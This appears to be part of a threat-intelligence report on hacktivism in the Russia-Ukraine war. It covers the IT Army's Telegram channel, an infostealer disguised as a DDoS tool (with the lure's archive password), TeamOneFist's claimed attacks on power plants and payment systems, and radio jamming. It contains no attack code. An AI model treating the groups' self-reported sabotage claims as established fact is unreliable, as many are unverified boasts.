
PMLtd Just Me
send me 12:06

OPERATION OF THE TELEGRAM IT CHANNEL ARMY BY CYBERCRIMINALS

We have mentioned just above the many DDoS software offers offered by members of the IT Army for less experienced volunteers so that they can participate in the computer warfare effort and launch, from their computer, attacks This primary organisation of supply and demand in the comments of IT Army posts gave ideas to cybercriminals. The latter have therefore disguised malicious content, making it look like software to attack Russia.

Cisco Talos analysed one of them. The scheme is simple: 1. the malicious individual promotes on Telegram a tool to make DDoS attacks on Russian propaganda sites 2. The novice user wishing to participate in the war effort downloads this tool, in this case it is called «Liberator». It actually uploads a file containing an InfoStealer that dumps a variety of credentials and a large amount of information related to cryptocurrencies, including wallets and metamask information, which are typically associated with non-fungible tokens (NFTs).


The British branch of Anonymous claims to have neutralized the Buzzer UVB-76.


Anonymous
@AnonymousUK2022

Russian Military's radio station UVB-76, also known as "the buzzer", has been Neutralised. We are Legion ! We do not Forgive ! We do not Forget
#UkraineWar #ukraine #Russia 🇺🇦. Mr Putin are you listening ?

1:09 PM · Feb 27, 2022

Infostealer disguised as a Russian attack tool on Telegram


Disbalancer.zip
1.2 MB

Нагадуємо про програму для атаки на російські сайти! Вона автоматично отримує цілі для атаки з сервера. Пароль для архіву: DISBALANCER

—

Напоминаем о программе для атаки на российские сайты! Она автоматически получает цели для атаки с сервера. Пароль для архива: DISBALANCER

—

We are glad to remind you about the software we use to attack Russian sites! It will automatically fetch the attack targets from the server.
The password for the archive is DISBALANCER

4,6K 01:52 PM

TeamOneFist Logo

TEAMONEFIST/GHOSTSEC

TeamOneFist is the first of the known pro-Ukraine hacktivist groups to have moved beyond attacks with cyber attrition results to cyber attacks with physical attrition results.

From the beginning of the Russian-Ukrainian war, various cyber actors came together under names that changed relatively regularly until they became TeamOneFist. Most of its members are disorganised and do not always seem to be working towards the same goals, or even coordinating... Members or supporters can be found on social platforms via their nickname, usually ending with the suffix «OneFist» (i.e., ThraxmanOnefist). Although effectively disorganised, unlike their Russian counterparts such as KillNet, the group's members are assessed as being technically gifted overall.

Their ability to penetrate and understand target systems seems to be their strength, allowing them to carry out unpredictable but often high impact material and moral actions. As a very disparate hacktivist group, unlike the IT army of Ukraine, TeamOneFist acts patriotically in defence of Ukraine, and often carries out propaganda communication in this sense, but does not answer to the Ukrainian authorities, who probably tolerate or encourage them without funding them.

NOTE
This group is one of those capable of participating in a high-intensity conflict and reorienting it towards a type of 'hybrid conflict'. Indeed, beyond propaganda or influence warfare, the material destruction attacks they can implement are part of the beginnings of future high-intensity hybrid warfare methodologies and true cyberwarfare. Their diverse skill set allows them to participate in all aspects of it: DDoS attacks, sabotage, data destruction, etc...

ORGANISATION

The TeamOneFist group claims to have made its debut in a cyberattack operation last April in support of Ukraine's IT army. This operation, dubbed "Operation Dark Fiber," was their first anti-Russian related action, followed by several other attack campaigns targeting civilian infrastructures in numerous Russian cities.

The group appears to be young and aligned with other more mature cyber-hacktivist groups such as the IT Army of Ukraine. Their main goal seems to be the destabilisation of Russia's civilian energy resources on its own territory, probably with the aim of creating blackout zones. The group claims that its main purposes are to destabilise Russian forces and to seek justice for all countries that have suffered under Russian occupation (including Syria, Georgia, and Moldova). However, their ambitions do not seem to stop at Russia with some limitations officially stated by the leaders, including not targeting medical facilities.

MODUS OPERANDI

In their various operations, they have mainly carried out DDoS attacks but also more complex attacks. The group has also proven that they have remote access to some critical networks as we have seen during the Meade operation. The leaders have repeatedly explained that they use routers such as Cisco's to infiltrate and retrieve data from certain Russian organisations, such as the operator VimpelCom. `

COMMUNICATION

The group's communication on its Telegram channel seems relatively inconsistent, with, for example, announcements of attacks before they are launched. The members seem to play on a strong communication around their actions which are only slightly publicised outside their own network.

OBJECTIVES

Their main targets for long-term operations are concentrated in the government, energy, and financial sectors. However, the group also targets specific organisations. For example, the Moscow University departments that TeamOneFist claims to have infiltrated on July 11.

OPERATIONS

Here are examples of operations conducted by TeamOneFist and its affiliates.

Operation Darkfiber – April 2022 - Government sector

The group says Darkfiber was a TeamOneFist operation launched in April 2022 targeting the Russian government's main Internet service provider.

The operator provides the Russian government with VoIP, data services and commercial and military IT infrastructure. The attack allegedly used a zero-day vulnerability to access and silence thousands of routers in Russia.

The operation reportedly took place between April 15 and 30, 2022, and is considered by the group to be a major success.

Operation collapse – June 2022 – Energy sector

On June 24, the group claims to have obtained results for an operation called «Operation Collapse.» The operation would have targeted two Russian thermal power plants in Gusinoozyorskaya and Kharanorskaya. The result would be that 2 million people would be without electricity, and a delay of 8 hours before basic services would be restored. This operation was also claimed by the pro-Ukraine group GhostSec, suggesting that the two groups may be in contact or supporting each other.

NOTE
It is noteworthy that the group GhostSec also claimed responsibility for this attack (see alert of 25 July 2022). This leads to several hypotheses to be put forward:
On the one hand, Ghostsec and TeamOneFist can be the same group with different names to blur the tracks as to the detection of their attack.
The second hypothesis is that they are two separate groups that carried out the same attack collaboratively, which may involve sharing human and material resources in this and future attacks.
The third and final hypothesis would be that GhostSec and TeamOneFist are two separate groups, but that TeamOneFist claimed responsibility for the attack to make itself known and have more visibility. Hypothesis may be relevant in the sense that this group is not the best known since the beginning of the Russian-Ukrainian conflict.

Operation Meade – July 2022– Financial and Energy sector

On July 4, during Operation Meade, TeamOneFist claims to have attacked a Russian high-security network supported by Netgear SXR5308 VPN and encryption using a Telnet shell.

This targeted network was reportedly used to transport financial transactions to the AWS service, but TeamOneFist says it suspects a government-origin network.


During the operation, the group claims that one of the Netgear devices belonged to the Angarsk electrolysis chemical complex, which was enriching uranium. The group would have exploited this vulnerability and neutralized the Cisco VOIP of the site linked to the Netgear equipment.

Operation Zero Wave – July 2022 – Financial sector

On July 20, the group announced that after 32 hours of disruption, the PSP servers of Inpas, Russia's largest exchange technology platform, were still down.

Many organisations use Inpas services, such as Gazprom, Russian Standard Bank, and the Moscow Metro.

TeamOneFist claims to have disrupted some Russian transformers.



ADDAX

Device: RTR8A.LG-1-1 4393817 -one

Software version: RTR.8.1.3.6 DCU.7.1…

Data concentrator

General information

List of counters

Developments

Reports

Tasks

Update counters

Passwords

PLC Network

Service

General information

Device type: RTR8A.LG-1-1

Device ID: 4393817 (ADX0000430B59)

Revision HW: 0

Installation location: -one

Date Time: 2022-08-12 02:35:27 UTC+…

Working hours: 1 day 09:13:45

Power supply 1: A - yes , B - yes , C - y…

UPS: Not

Lids: DC cover closed … cover closed

Temperature: 22°C

Registered counters: 61

Active counters: 54

ETH0: Yes / 10.212.2.91 RX: 2.0 GB, TX: 2.1 GB

3GPP: Off

RS485: Yes /HDLC_DIRECT

Hacked!
39 transformers connected to russia's smart-power grid demolished!
TEAM ONEFIST
DEFENDERS OF UKRAINE

The specific goal of the attack was to prevent crypto-currency payments to Mir and Visa on Inpas' systems. TeamOneFist estimates that during the operation, 100,000 payment systems were rendered inoperable.

RADIOCOMMUNICATION SABOTAGE ACTIONS

MILITARY COMMUNICATIONS

Action on the electromagnetic spectrum to influence telecommunications falls into the category of electronic warfare, which can be intimately linked to cyber in some cases. In high intensity, the two fields of action are linked by nature, cyber concerning the information conveyed and electronic warfare concerning the «carrier» conveying the data.

In the Russian-Ukrainian conflict, we find all the components of electronic warfare with jamming, interception, and localisation. Many of the tools used to transmit a «carrier» frequency are now driven by digital systems vulnerable to cyber attacks, even when they operate on closed military networks.


Most of Russia's strategic military communications networks currently operate at high frequencies and field units are reportedly using VUHF, often analogue, means, according to recent media reports on the conflict. These means are of course vulnerable to jamming and some are even vulnerable to cyber intrusion and therefore to data destruction. Once the carrier's protection means have been breached, it is quite possible to infect any communication network to destroy or spy on it.

Jamming can be extremely simple even with little means if you have the necessary amplifiers in terms of energy. A simple transmitter to transmit on a frequency can allow jamming if the signal is simply stronger than the one to be blocked. Since military networks are very large, it is quite easy to detect areas of weak emissions and attack them. Jamming can also be used to prevent any attacker from entering a network via the carrier and connecting to IT facilities for malicious purposes.

Concerning the GSM 2G/3G/4G component, the Russians have proven to be able to track the communications and locations of the boxes of interest to physically target them or spy on them. These means, once their technical elements are known, are easily targeted by spyware to spy on the data transiting on the network.

Pro-Ukrainian activists are also attacking Russian radiocommunications. Several Russian high-frequency stations of a military nature have been jammed, including the Buzzer UVB-76 (Anonymous).[162] This military station, whose exact role is still not known, has been broadcasting every 15 minutes since 1976. If the exact role and the meaning of the communications is not known with certainty several sources seem to attest to the military nature of this station. «Several VGDSh antennas and other networks then distribute the 4625 kHz signal to the troops of the Western Military District (UVB-76/UZB-76/MDZhB is a collective callsign for all recipients).» According to the same source, the issuing site is located north of Saint Petersburg.

APRS affected by an apparently involuntary Denial of Service.



aprs.fi
@aprsfi

Badly targeted DOS attack against APRS breaks aprs.fi and other global APRS services last night and today. Likely someone in Poland attacking Russian hams, many of whom likely oppose this crazy war and invasion. The packet flood affects APRS globally. Stop it.


11:18 AM · Feb 26, 2022

Read the full conversation on Twitter

♡ 301 Reply Share

Read 17 replies

Anonymous claims to have hacked Russian TV channels.



Anonymous TV
@YourAnonTV

JUST IN: #Russian state TV channels have been hacked by #Anonymous to broadcast the truth about what happens in #Ukraine.

#OpRussia #OpKremlin #FckPutin #StandWithUkriane

10:03 PM · Feb 26, 2022

Read the full conversation on Twitter

♡ 231.9K Reply Share

Read 4.8K replies

NOTE
Despite what Anonymous displays as an operational success in the tweet opposite, the real interest of such a neutralization is not clear. Nevertheless, this action shows the interest of these non-state groups in jamming or even usurping military communication.

TELEVISION

In the same way, the members of Anonymous claim to have managed to jam the TV broadcasts of some Russian channels to «spread the truth about what is happening in #Ukraine.» The modus operandi used for such an operation is not yet known.[164]

VIASAT AFFECTED BY CYBERATTACKS AND OUTAGES


U.S. provider Viasat announced on Monday (February 28th) that it was initiating an investigation into an alleged DDoS-type attack that led to a partial outage of broadband services for homes in Ukraine and other European countries.[165,166]

UNINTENTIONAL» DOS ATTACK ON APRS TRACKERS

Anti-Russian activists appear to have generated fake packets to flood the Automatic Packet Reporting System-Internet Service (APRS-IS) to target Russian coordinates. Activists indirectly resulted in a denial of service on APRS trackers as reported by activist @aprsfi.[167]

NOTE
It appears that many operations and / or amateur attempts to jam or usurp radio signals are in progress.
Most of these operations are carried out by Ukrainian or even foreign individuals and by hacker collectives such as Anonymous.
The problem with this type of action is that they are often poorly controlled and can have the opposite effect of the initially intended goal.
These behaviours constitute a significant risk, as the German Amateur Radio Association (DARC) has pointed out, since they lead to sometimes unintentional sabotage of ongoing operations and involve significant risks of overflow.[168]

The German DARC warns of the risks associated with amateur radio signal jamming/spoofing operations.



DARC HF-Referat (Dept. Space Weather Monitoring)
@DARC_HF_Referat

Any radio amateur currently transmitting from Ukraine is risking his or her life. If you hear a Ukrainian station, do not broadcast its callsign, location or frequency — whether on the band, in a cluster or on social media. You may be putting lives at risk. #hamradio #hamr

8:33 PM · Feb 27, 2022

♡ 45 Reply Share

Read 2 replies

”Hybrid” actors: advantage or disadvantage for the Ukrainian resistance?

In this beginning of the conflict, the «hybrid» actors seem to get more visibility on the Ukrainian side, which gives an impression of superiority of the Ukrainian hybrid actors. However, this finding must be qualified for three reasons:

1. The lack of real impact of these actors (in addition to reporting and basic DDoS attacks on Russian sites that cause minor disorganisation).
2. The non-deployment of the full potential of the proxies of Russian hackers at the beginning of the conflict.
3. From the summer of 2022 onwards it is clear that pro-Russian hybrid actors have largely taken over in terms of the volume of cyber-harassment campaigns. Their operations are more structured than those of the pro-Ukrainian side, with coordinated commands and targets and the use of stable DDoS-as-a-Service platforms that allow operations to last several days or even weeks.


What risks do they pose to Ukraine and defence capabilities?

These actors can sometimes, by their inexperience, create more damage than advantage, by generating disorganisation. This risk is visible in the field of radiocommunications where some attacks can lead to opposite consequences to the effect sought initially.


What are the risks of Russian infiltration of the IT Army?

The TELEGRAM account of the IT Army is accessible to all and is not subject to any control (as far as we know) and is probably infiltrated. It represents more of a signalling space than a real organisation of resistance and response on the cyber field. Nevertheless, it makes it possible to take advantage of volunteers from the civilian world. In addition, this initiative forces the Russian military forces to mobilize IT specialists, responsible for countering these DDoS attacks, which represents a specialized workforce that cannot be assigned to other tasks.

Reported attacks.

